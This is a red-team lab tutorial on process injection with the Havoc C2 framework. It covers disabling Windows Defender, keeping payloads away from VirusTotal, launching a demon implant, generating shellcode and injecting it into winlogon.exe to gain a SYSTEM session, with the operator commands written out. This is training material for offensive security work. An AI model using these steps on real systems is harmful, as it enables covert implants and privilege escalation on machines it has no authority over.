1. LAB - PROCESS INJECTION
IMPORTANT: Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submissionin Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We will deal with AV evasion techniques later in the training.
1.1 DISABLE WINDOWS DEFENDER

- Check if Defender is turned
ONby running the checkav.ps1 script:
- On your
Windowsmachine, open aPowerShell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 SUMMARY
Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process (as shown in the animation below). Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

There are many different ways to inject code into a process, many of which abuse legitimate functionalities. These implementations exist for every major OS but are typically platform specific.
More sophisticated techniques may perform multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel.
TLDR: We are only briefly touching on win32 api functions here, and process injection - this will come back later in the training in more detail. For now it's enough to understand the principle of code injection for the purpose of privilege elevation.

1.3 MITRE
- Start a new demon implant running with Threatadmin, this will automatically spawn a new session in high integrity. On your
Windowsmachine, open acommand promptwithAdministratorprivileges and type the following:
whoami /groups
c:\temp\demon.x64.exe
On your Kali machine, in the Havoc GUI you should see a new session pop up, running with ThreatAdmin privileges and high integrity.

To inject a new Havoc demon shellcode into a process with system privileges, we need to do 3 things:
-
Generate a Havoc shellcode (more shellcode later)
-
Identify a running process running with NT AUTHORITY/SYSTEM privileges (Integrity level HIGH, same as our integrity level)
-
Inject our Havoc shellcode into that process
-
Remember to inject code into a process, your source process needs to run in at least the
same or higher integrityas the target process - once you have an admin session inhigh integrityyou can inject into a system process since they also run in high integrity (make sure SeDebugPrivilege is enabled).
1.4 GENERATE SHELLCODE

- In the Havoc GUI, in the top menu bar go to
Attack->Payload. Select "Windows Shellcode" as format and put the Injection Alloc/Execute both to Win32 (just a vanilla payload), clickGenerateand wait a minute or so, then save this payload under "/opt/Havoc/payloads/demon.x64.bin".
1.5 IDENTIFY PROCESS
Havoc has a very nice GUI based process browser - let's use that:
- In the Havoc GUI, select the session that just spwaned and right-click
Explorer->Process List.

We see lots of processes running with SYSTEM privileges - let's take WINLOGON (winlogon.exe), copy the PID (write it down somewhere) ,then go back and interact with your sessions and run the following command.
1.6 INJECT CODE
- Interact with your current Havoc session (running with ThreatAdmin in high integrity) and enable SeDebugPrivilege first (this is needed to be able to inject into processes running with SYSTEM privilege), then inject the shellcode into the target process (winlogon.exe in this case).


- First enable the SeDebugPrivilege by typing the following command:
NOTE : Sometimes when you copy/paste from this WIKI to the Havoc GUI, the commandmight not paste correctly(it sometimes seems to add a few spaces at the end) - if you get an error, try typing it manually.
token privs-get SeDebugPrivilege
- And then inject the shellcode into the target process by runnning the following command, replacing
<PID with System privs>with thePID you copied from the process explorer .:
shellcode inject x64 <PID with System privs> /opt/Havoc/payloads/demon.x64.bin

We see a new demon spawn, from within the winlogon process, running with NT AUTHORITY/SYSTEM privileges. We can verify this by running whoami in the new session:
- Interact with the new session (the one spawned from winlogon):

- And run the following command:
whoami

What just happened?
